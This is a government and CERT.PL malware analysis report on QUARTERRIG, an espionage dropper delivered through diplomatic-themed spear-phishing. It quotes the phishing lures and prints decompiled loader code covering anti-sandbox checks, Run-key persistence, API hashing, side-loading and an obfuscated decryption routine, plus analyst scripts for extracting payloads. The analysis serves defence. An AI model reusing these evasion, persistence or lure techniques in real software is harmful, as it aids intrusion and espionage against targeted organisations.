Joint advisory by:

Military Counterintelligence Service
&
CERT.PL

QUARTERRIG

Malware Analysis Report

13 April 2023

v1.0

Table of Contents

Threat Summary

QUARTERRIG[1] is a dropper that was used in an espionage campaign significantly overlapping with publicly described activity linked to the APT29[2] and NOBELIUM[3] activity sets. QUARTERRIG does not contain any other capabilities aside from downloading and executing 2nd stage. To bypass security products, QUARTERRIG heavily relies on obfuscation based on opaque predicates and multi-stage execution, interweaving shellcode and PE files. HALFRIG and QUARTERRIG share some of the codebase, suggesting that QUARTERRIG authors have access to both HALFRIG source code and the same obfuscation libraries.

QUARTERRIG was first observed on 14th March 2023[4]. Its second, slightly modified variant was observed on 16th March 2023. The only difference between those versions is a modified encryption scheme. Same second variant (with identical mid-execution steps) was also observed on 6th April 2023[5]. Last observed attempt to deliver QUARTERRIG took place on 7th April 2023 and used a third iteration that introduced small changes to the shellcode allocation and execution mechanism. All collected samples staged CobaltStrike Beacon.

QUARTERRIG was deployed similarly to the HALFRIG and SNOWYAMBER – via spearphishing email. First three campaigns used a link leading to the ENVYSCOUT script, while the one from 7th April used either server-side validation script or forgoed delivery scripts completely (no JS script was observed). Interestingly, ENVYSCOUT scripts used to deploy QUARTERRING differ from past ones by having additional analysis-hampering capabilities. Three iterations of "enhanced" ENVYSCOUT were secured. First included logging visitor's user-agent and IP address. Second iteration removed hardcoded decryption key from the script, instead obtaining it from the other script hosted on the same compromised webiste that validated recorded user-agent and IP address[6]. Third and final ENVYSCOUT

[1] A.K.A. GRAPHICALNEUTRINO (RecordedFuture), ref. https://www.recordedfuture.com/bluebravo-uses-ambassador-lure-deploy-graphicalneutrino-malware.
[2] https://www.mandiant.com/resources/blog/tracking-apt29-phishing-campaigns
[3] https://www.microsoft.com/en-us/security/blog/2021/05/28/breaking-down-nobeliums-latest-early-stage-toolset/
[4] According to the samples we have been able to collect.
[5] The only difference being domain used to deliver Cobalt Strike. Cobalt Strike Team Sever address was the same as in Beacon samples collected between 14th and 16th March.
[6] Probably against hardcoded list of expected values.

improvemend moved environment validation to the remote server[7]. All ENVYSCOUT variants used a single byte XOR as the payload decryption key.


[7] Third iteration of ENVYSCOUT was observed just few hours after second one. Adversary has swapped files mid-campaign. Someone probably realized, that storing expected victim connection patterns locally on the C2 wasn't such a good idea afterall.

Detailed Technical Analysis

Delivery

Phishing Email

QUARTERRIG was delivered via spear phishing email containing a PDF attachment. The phishing email used a diplomatic-theme message as a lure:



From: sales@almaghrebar.com
To: [redacted]
Sent: Tuesday, March 14, 2023 11:10:07 AM
Subject: Invitation to the meeting

Dear colleagues, we are pleased to invite you to take part in a meeting on the topic "The Future of international economic relations." and a Drink Reception, which will be held on March 23, 2023 at the Embassy of Spain.

The detailed information about the meeting and the participant's questionnaire can be found at the attachment.

Please, confirm the reception of the letter
Best regards,
Marcelino Oreja
E-mail:marcelino.oreja@maec.es

Figure 1 – phishing email containing a PDF with a link to ENVYSCOUT delivering QUARTERRIG

The email had a PDF attachment. In the PDF content, there was a link, leading to ENVYSCOUT hosted on a compromised website. The same technique was used to deliver HALFRIG and SNOWYAMBER.

GOBIERNO DE ESPAÑA | MINISTERIO DE ASUNTOS EXTERIORES, UNIÓN EUROPEA Y COOPERACIÓN


Dear colleagues, we are pleased to invite you to take part in a meeting on the topic "The Future of international economic relations." and a Drink Reception, which will be held on March 23, 2023 at the Embassy of Spain.

The detailed information about the meeting and the participant's questionnaire can be found AT THE LINK.

To participate in the meeting , you must fill out a questionnaire, which you can download from the link above and poison it with a reply letter no later then March 20.

Best regards,
The Ambassador

Figure 2 - PDF containing a link to ENVYSCOUT



No.1422-4/2023-MZV

The Embassy of the Czech Republic presents its complements to the all Diplomatic Missions and International Organizations and is pleased to invite you to a wine tasting event that will be held at the Embassy of the Czech Republic on April 13, 2023.

Please fill out an application for participation in the event and send it to the e-mail address: jozef.zielen@embassy.mzv.cz

Applications are submitted until April 11,2023, then registration will be closed.

You can download all relevant information about the event and the participation form from our website.

5 April 2023

VELVYSLANECTVÍ ČESKÉ REPUBLIKY

Figure 3 - PDF containing a link to ENVYSCOUT

Container File

QUARTERRIG was delivered using the same techniques as HALFRIG, and similar to the delivery chain used by SNOWYAMBER. Both delivery chains reused the same legitimate binary from the MS Word application to side-load a DLL containing the first stage of the malware. Both chains also employed the same naming technique that hides the actual file extension with the use of multiple spaces.

QUARTERIG's execution is also separated into multiple stages, although in contrast to HALFRIG, it does not rely on multiple DLL files, instead using single sideloaded DLL and in-memory execution of later stages. Those stages are embedded into the shellcode stored in the accompanying XSD file. To protect payloads, malware heavily relies on RC4 encryption. The flowchart below illustrates the observed delivery chain:




Figure 4 - QUARTERRIG delivery and execution chain

1st Stage - Initial DLL – hijacker.dll

The first stage of QUARTERRIG's execution is a simple loader that shows multiple similarities to the first stage of HALFRIG including multiple direct code overlaps. Based on data found in DLL, its original name was hijacker.dll. The DLL starts off by decrypting a number of WinAPI function names. Encrypted strings are retrieved from the .data section and stored in a decrypted form throughout program execution.

All strings are encrypted using the RC4 algorithm and a hardcoded key. Strings are also constructed directly on the stack, adding an additional anti-analysis layer to the obfuscation.

```
If ( dword_180008A88 > *(v2 + 4) )
{
  Init_thread_header(&dword_180008A88);
  if ( dword_180008A88 == 0xFFFFFFFF )
  {
    si128.m128i_i64[0] = 0xEBB5E012028D69F9ui64;
    si128.m128i_i32[2] = 0xAA54F31B;
    szKernel32 = 0xEBB5E012028D69F9ui64;       // kernel32
    word_1800086BC = 0x16F;                    // \x00\xff
    dword_1800086B8 = 0xAA54F31B;              // .dll
    Init_thread_footer(&dword_180008A88);
  }
}

if ( HIBYTE(word_1800086BC) )
{
  rc4_string_crypt(&szKernel32, 13i64);
  HIBYTE(word_1800086BC) = 0;
}
v4 = *(v2 + 4);
a1->kernel32_dll = &szKernel32;                // kernel32.dll\x00\xff
```

After API strings are decrypted, a new thread is spawned using CreateThread API. The original thread is suspended, and execution continues only in the new one. The same design pattern was used in HALFRIG. Reconstructed DllMain is shown on the listing below:

```
BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
  __int64 (*GetCurrentThread)(void);
  unsigned int v4;
  __int64 (__fastcall *OpenThread)(_QWORD, _QWORD, _QWORD);
  __int64 v6;
  __int64 v7;
  void (__fastcall *CreateThread)(_QWORD, _QWORD, __int64 (__fastcall *)(__int64),
__int64, _DWORD, int *);
  int v10;

  if ( fdwReason == 1 )
  {
    GetCurrentThread = load_api_addr(&api_struct.module_base, api_struct.GetCurren
tThread);
    v4 = GetCurrentThread();
    OpenThread = load_api_addr(&api_struct.module_base, api_struct.OpenThread);
    v6 = OpenThread(THREAD_ALL_ACCESS, 0i64, v4);
    v10 = 0;
    CreateThread = load_api_addr(&api_struct.module_base, api_struct.CreateThread)
;
    CreateThread(0i64, 0i64, main_thread, v7, 0, &v10);
  }
  return 1;
}
```

The following IDAPython script can be used to recreate the structure used to store module information and API names:

```
name = "api_load"
struct_id = idc.add_struc(0, name, 0)

apis = ["module_base","kernel32.dll","VirtualAlloc","RtlCopyMemory","VirtualProtec
t","VirtualFree","GetCurrentProcess","GetModuleHandleA","K32GetModuleInfo","Create
FileA","CreateFileMapping","MapViewOfFile","CloseHandle","FreeLibrary","GetSystemD
irectory","GetLastError","LoadLibrary","GetSystemInfo","GetPhysicallyInstalledSyst
emMemory","UnmapViewOfFile","GetTickCount","Sleep","GetCurrentProcessId","OpenProc
ess","GetModuleFileName","CopyFileA","CreateDirectoryExA","CreateThread","K32EnumP
rocesses","CreateRemoteThread","VirtualAllocEx","VirtualProtectEx","WriteProcessMe
mory","CreateRemoteThread_0","K32EnumProcessModules","K32GetModuleBaseNameA","Virt
ualFreeEx","SuspendThread","FreeConsole","OpenThread","GetProcAddress","GetCurrent
Thread","GetExitCodeThrea","WaitForSingleObject","TerminateProcess","CreateToolhel
p32Snapshot","Process32FirstW","Process32NextW","GetFileAttributesExA","CreateProc
essA"]

for off, api in enumerate(apis):
    idc.add_struc_member(struct_id, api, off * 8, idaapi.FF_QWORD, -1, 8)
```

The new thread retrieves the content of "bdcmetadataresource.xsd". This file accompanies hijacker.dll and contains encrypted shellcode of the further QUARTERRIG stages. Shellcode is decrypted using RC4 with a hardcoded key. Shellcode execution is facilitated using a simple jmp instruction. The following listing illustrates the thread's reconstructed code:

```
__int64 __fastcall main_thread(__int64 current_thread)
{
  unsigned int (__fastcall *SuspendThread)(__int64);
  _QWORD *file_strings;
  __int64 v5[9];

  SuspendThread = load_api_addr(&api_struct.module_base, api_struct.SuspendThread)
;
  if ( SuspendThread(current_thread) == 0xFFFFFFFF )
    return 0i64;
  file_strings = decrypt_and_get_file_strings(v5);
  sub_180001CA0(file_strings[4]);              // "bdcmetadataresource.xsd"
  return 1i64;
}
```

2nd Stage - Shellcode – DLL Loader

Shellcode retrieved from the XSD file is a simple DLL loader based on an open-source sRDI project[8]. The DLL to be loaded is embedded in the loader shellcode.

Loader utilizes several WinAPI functions dynamically resolved using the GetProcAddress API. The required addresses for LdrLoadDLL and GetProcAddress are retrieved using API Hashing.

```
qmemcpy(v91, "Sleep", 5);
qmemcpy(v93, "LoadLibraryA", 12);
qmemcpy(v92, "VirtualAlloc", 12);
qmemcpy(v94, "VirtualProtect", 14);
qmemcpy(v97, "FlushInstructionCache", 21);
qmemcpy(v95, "GetNativeSystemInfo", 19);
qmemcpy(v96, "RtlAddFunctionTable", 19);
LDRLOADDLL = (void (__fastcall *)(_QWORD, _QWORD, int *, __int64 *))load_ap
i_by_hash(0xBDBF9C13);
LDRGETPROCADDRESS = (void (__fastcall *)(__int64, int *, __int64, __int64))
load_api_by_hash(0x5ED941B5);
```

Loader selects DLL export that will be called based on another hashing:

```
start+0:
call    $+5
pop     rcx ; get current address
mov     r8, rcx
mov     edx, 3137192214 ; export function hash
add     r8, 71F14h
mov     r9d, 4
push    rsi
mov     rsi, rsp
and     rsp, 0FFFFFFFFFFFFFFF0h
sub     rsp, 30h
mov     [rsp+38h+var_18], rcx
add     rcx, (offset unk_B19 - offset loc_5) ; get the MZ offset
mov     [rsp+38h+var_10], 0
call    sub_45  ; jump to loader
mov     rsp, rsi
pop     rsi
retn
endp
```

8 https://github.com/monoxgas/sRDI/blob/master/ShellcodeRDI/ShellcodeRDI.c

Reconstructed export hashing can be illustrated using the following script:

```
def hash(x):
    s = 0
    for x in x.encode():
        s = ror(s, 13) + x
    return s
```

Hashed export name found in the shellcode corresponds to "runnder_dll".

```
>>> hash("runner_dll\x00")
3137192214
```

3rd Stage - Intermediate Shellcode Loader - runner.dll

Runner.dll is an intermediate step loader – it is similar in implementation and in functionality to hijacker.dll. Runnder.dll is responsible for facilitating several OPSEC checks before decrypting and loading the next stage. It is another similarity in design to the HALFRIG execution chain.

Runner.dll starts with decrypting WinAPI functions using the same routine as hijacker.dll. Next, OPSEC checks are performed including:

1. Verifying whether sleep calls are skipped (emulated):

```
GetTickCount = load_api_addr(&a1.module_base, a1.GetTickCount);
first_tick_count = GetTickCount();
Sleep_1 = load_api_addr(&a1.module_base, a1.Sleep);
Sleep_1(100i64);
GetTickCount_1 = load_api_addr(&a1.module_base, a1.GetTickCount);
if ( GetTickCount_1() - first_tick_count < 0x64 )
    goto exit_0;
```

2. Verifying whether the module file name matches the expected one:

```
original_filename = *decrypt_and_get_filename(v18); // "AppvIsvSubsystems64.dll"
memset(module_filename, 0, 0x400ui64);
v10 = copy_api_strings(&a1);
GetModuleFileName = load_api_addr(&v10->module_base, v10->GetModuleFileName);
if ( !GetModuleFileName(0i64, module_filename, 1024i64) )
  goto exit_0;
LODWORD(v12) = 0;
if ( *original_filename )
{
  do
    v12 = (v12 + 1);
  while ( original_filename[v12] );
}
```

```
LODWORD(v13) = 0;
if ( module_filename[0] )
{
  do
    v13 = (v13 + 1);
  while ( module_filename[v13] );
}
if ( v13 < v12 || !compare_strings(original_filename, &module_filename[(v13 - v12)
]) )
  exit(0);
```

If both checks are passed, persistence is established. The persistence technique used in QARTERRIG is exactly the same as the one in HALFRIG and SNOWYAMBER. The content of the ISO file is copied to the new directory created with the hardcoded name `"OfficeBackendWorker"` in %LocalAppData% folder.

```
bool __fastcall copy_files(api_load *a1)
{
  api_load *api_strings; // rax
  void (__fastcall *Sleep_1)(__int64); // rax
  __int64 (__fastcall *api_addr)(char *, char *, _QWORD); // rax
  __int64 CreateDirectoryExA; // rbx
  api_load *v6; // rax
  void (__fastcall *Sleep)(__int64); // rax
  char *v8; // rdi
  __int64 v9; // rbp
  __int64 (__fastcall *CopyFileA)(_QWORD, _QWORD, _QWORD); // rax
  _BYTE a1a[400]; // [rsp+20h] [rbp-198h] BYREF

  api_strings = decrypt_and_get_api_strings(a1a);
  Sleep_1 = load_api_addr(&api_strings->module_base, api_strings->Sleep);
  Sleep_1(6i64);
  api_addr = load_api_addr(&a1->module_base, a1->CreateDirectoryExA);
  CreateDirectoryExA = api_addr(a1->LocalAppData_directory, a1->localappdata_offic
e_bakckend_worker, 0i64) & 1;
  v6 = decrypt_and_get_api_strings(a1a);
  Sleep = load_api_addr(&v6->module_base, v6->Sleep);
  Sleep(6i64);
  v8 = &a1->data_4[32];
  v9 = 4i64;
  do
  {
    CopyFileA = load_api_addr(&a1->module_base, a1->CopyFileA);
    LODWORD(CreateDirectoryExA) = CopyFileA(*v8, *(v8 - 4), 0i64) & CreateDirector
yExA;
    v8 += 8;
    --v9;
  }
  while ( v9 );
  return CreateDirectoryExA != 0;
}
```

QUARTERRIG's execution is facilitated via a new entry to the Run registry key (`\Software\Microsoft\Windows\CurrentVersion\Run`), with the value named as `OfficeBackendWorker.` The value set up in the Run key refers to the Note.exe executable - `<FOLDERID_LocalAppData>\OfficeBackendWorker\Note.exe.`

Once the persistence is set up, the process proceeds to launch another stage. It starts off by retrieving a path to the "ole32.dll" file by concatenating the filename and the directory returned from the "GetSystemDirectory" WINAPI call. Runner.dll then copies the beginning and end of the ole32 module to the memory and copies the embedded encrypted shellcode into the space between previously copied parts of ole32. We assume that this specific way of wrapping shellcode with fragments from legitimate binary is done to obfuscate it and bypass checks from AV/EDR solutions.

After parts of ole32 and shellcode are copied into memory, Runner.dll decrypts shellcode with another hardcoded RC4 key, modifies permissions using VirtualProtect, and jumps to the first shellcode instruction.




Figure 5 – QUARTERRIG uses particular technique to copy shellcode into memory. It first copies the hardcoded amount of "head" and "tail" bytes form legitimate DLL, then copies encrypted shellcode in-between ole32 parts and finally decrypts it in place.

4th Stage – Shellcode – Dropper Loader

The 4th stage of the QUARTERRIG execution chain is another DLL loader shellcode. It is responsible for loading embedded DLL that facilitates downloading of the final payload from the C2 server.

The 4th stage is also the most obfuscated stage of the execution. Aside from previously observed obfuscation techniques, it employs a large number of opaque predicates to hinder analysis. Additional OPSEC techniques that were not previously observed are implemented in this stage.

The 4th stage uses a custom checksum function to resolve WinAPI functions. The same function is also used to verify the integrity of the decrypted next stage. The Python script below implements custom checksum computation:

```
from malduck import uint32, Uint32, chunks

def hash_data(data: bytes, magic: int) -> int:
    assert len(data) < 12

    data_len = len(data)

    if len(data) < 16:
        data = (data + b"\x80").ljust(16, b"\x00")

    data = list(data)
    data[12] = (data_len * 8) % 256
    data = bytes(data)

    ret_hash_a = Uint32(magic & 0xffffffff)
    ret_hash_b = Uint32(magic >> 32)

    o, p, r, s = [uint32(x) for x in chunks(data, 4)]

    for iterator in range(27):
        ret_hash_a = (ret_hash_b + ret_hash_a.ror(8)) ^ o
        ret_hash_b = ret_hash_b.rol(3) ^ ret_hash_a

        v = s

        s = (p.ror(8) + o) ^ Uint32(iterator)
        o = o.rol(3) ^ s

        p = r
        r = v

    final_hash = int(ret_hash_a) | (int(ret_hash_b) << 32)
    return final_hash ^ magic
```

Next stage DLL is embedded in shellcode as an encrypted blob. It is decrypted using custom cipher:

```
__asm
{
  rdrand  r9
  rcr     r9b, 7
}
LOWORD(_R9) = __ROR2__(_R9, 4);
LOBYTE(_R9) = __ROL1__(_R9, 6);
__asm { rcr     r9d, 2 }
v283 = v4;
__asm { rdseed  edi }
LOBYTE(_EDI) = __ROL1__(_EDI, 16);
_mm_crc32_u64(v57, _R9);
LOBYTE(_R9) = -_R9;
__asm
{
  rcr     r9, 9
  rcl     di, 9
}
v58 = v283;
if ( !v342 || !v341 || !v340 )
{
  __asm
  {
    rdrand  r9d
    rdrand  rsi
    rcl     r9w, 8
  }
  return 0xFFFFFFFFi64;
}
v308 = v14;
__asm
{
  rdrand  r15d
  rdseed  r15d
}
_R15 = v308;
v339 = v342(0i64, *v345, 0x3000i64, 4i64);
```

Figure 6 - custom decryption routine (part 1)

```
  while ( *(v5 - 1) <= 3u )
  {
    _R9 = 247;
    __asm
    {
      rcr     r9w, 0Fh
      rdrand  r9
    }
    LOBYTE(_R9) = __CFSHR__(_R9, 16) << 7;
    __asm { rcl     r9d, 4 }
    *(*(v5 - 2) + *(v5 - 1)) ^= *(*(v5 - 3) + *(v5 - 1));// a[i] =^ b[i]
    v23 = v6;
    __asm { rdrand  rbx }
    _RBX = 13i64;
    __asm { rcl     bx, 0Ah }
    v21 = v5;
    __asm
    {
      rdseed  ebp
      rdseed  rbp
    }
    v5 = v21;
    __asm { rdseed  ebx }
    _RBX >>= 7;
    __asm { rcl     bl, 0Ah }
    v6 = v23;
    sub_557FE();
    ++*(v21 - 1);
  }
  for ( *(v5 - 1) = 0; *(v5 - 1) <= 15u; ++*(v5 - 1) )// 16 rounds
  {
    __asm { rdrand  rax }
    LOBYTE(_RAX) = a2 | _RAX;
    __asm
    {
      rcr     r10w, 5
      rcr     al, 0Bh
    }
    sub_55713();
    **(v5 - 2) += *(*(v5 - 2) + 1);              // a[0] += a[1]
    *(*(v5 - 2) + 1) = __ROL4__(*(*(v5 - 2) + 1), 5) ^ **(v5 - 2);// a[1] = rol(a[1], 5) ^ a[0]
    *(*(v5 - 2) + 2) += *(*(v5 - 2) + 3);        // a[2] += a[3]
    *(*(v5 - 2) + 3) = __ROL4__(*(*(v5 - 2) + 3), 8) ^ *(*(v5 - 2) + 2);// a[3] = rol(a[3], 8) ^ a[2]
    *(*(v5 - 2) + 2) += *(*(v5 - 2) + 1);        // a[2] += a[1]
    **(v5 - 2) = *(*(v5 - 2) + 3) + __ROL4__(**(v5 - 2), 16);// a[0] = a[3] + rol(a[0], 16)
    *(*(v5 - 2) + 3) = __ROL4__(*(*(v5 - 2) + 3), 13) ^ **(v5 - 2);// a[3] = rol(a[3], 13) ^ a[0]
    v18 = __ROL4__(*(*(v5 - 2) + 1), 7);
    _RCX = v18;
    *(*(v5 - 2) + 1) = v18 ^ *(*(v5 - 2) + 2);  // a[1] = rol(a[1], 7) ^ a[2]
    LODWORD(a2) = __ROL4__(*(*(v5 - 2) + 2), 16);
    *(*(v5 - 2) + 2) = a2;                       // a[2] = rol(a[2], 16)
    v24 = v6;
    v19 = 1i64;
    do
      --v19;
    while ( v19 );
    v6 = v24;
  }
  for ( *(v5 - 1) = 0; *(v5 - 1) <= 3u; ++*(v5 - 1) )
  {
    if ( _R10 == v4 )
      __asm { rcl     rcx, 0Dh }
    _RCX = *(*(v5 - 2) + *(v5 - 1));
    *(*(v5 - 2) + *(v5 - 1)) = _RCX ^ *(*(v5 - 3) + *(v5 - 1));// a[i] ^= b[i]
  }
}
```

Figure 7 - custom decryption routine (part 2)

To ease static analysis and help with payload extraction, the decryption function was reimplemented using Python:

```
def hash_round(data: bytes, magic: int) -> int:
    ret_hash_a = UInt32(magic & 0xffffffff)
    ret_hash_b = UInt32(magic >> 32)

    o, p, r, s = [uint32(x) for x in chunks(data, 4)]

    for iterator in range(27):
        ret_hash_a = (ret_hash_b + ret_hash_a.ror(8)) ^ o
        ret_hash_b = ret_hash_b.rol(3) ^ ret_hash_a

        v = s

        s = (p.ror(8) + o) ^ UInt32(iterator)
        o = o.rol(3) ^ s

        p = r
        r = v

    final_hash = int(ret_hash_a) | (int(ret_hash_b) << 32)
    return final_hash


def hash_data(data: bytes, magic: int) -> int:
    return_hash = magic

    for data_chunk in chunks(data[:64], 16):
        data_len = len(data_chunk)

        if len(data) < 16:
            data_chunk = (data_chunk + b"\x80").ljust(16, b"\x00")

        if len(data) >= 12:
            return_hash ^= hash_round(data=data_chunk, magic=return_hash)
            data_chunk = b"\x00" * 16

        data_chunk = list(data_chunk)
        data_chunk[12] = (data_len * 8) % 256
        data_chunk = bytes(data_chunk)

        return_hash ^= hash_round(data=data_chunk, magic=return_hash)
    return return_hash
```

The hash values used in WinAPI lookups are located at the beginning of the binary:

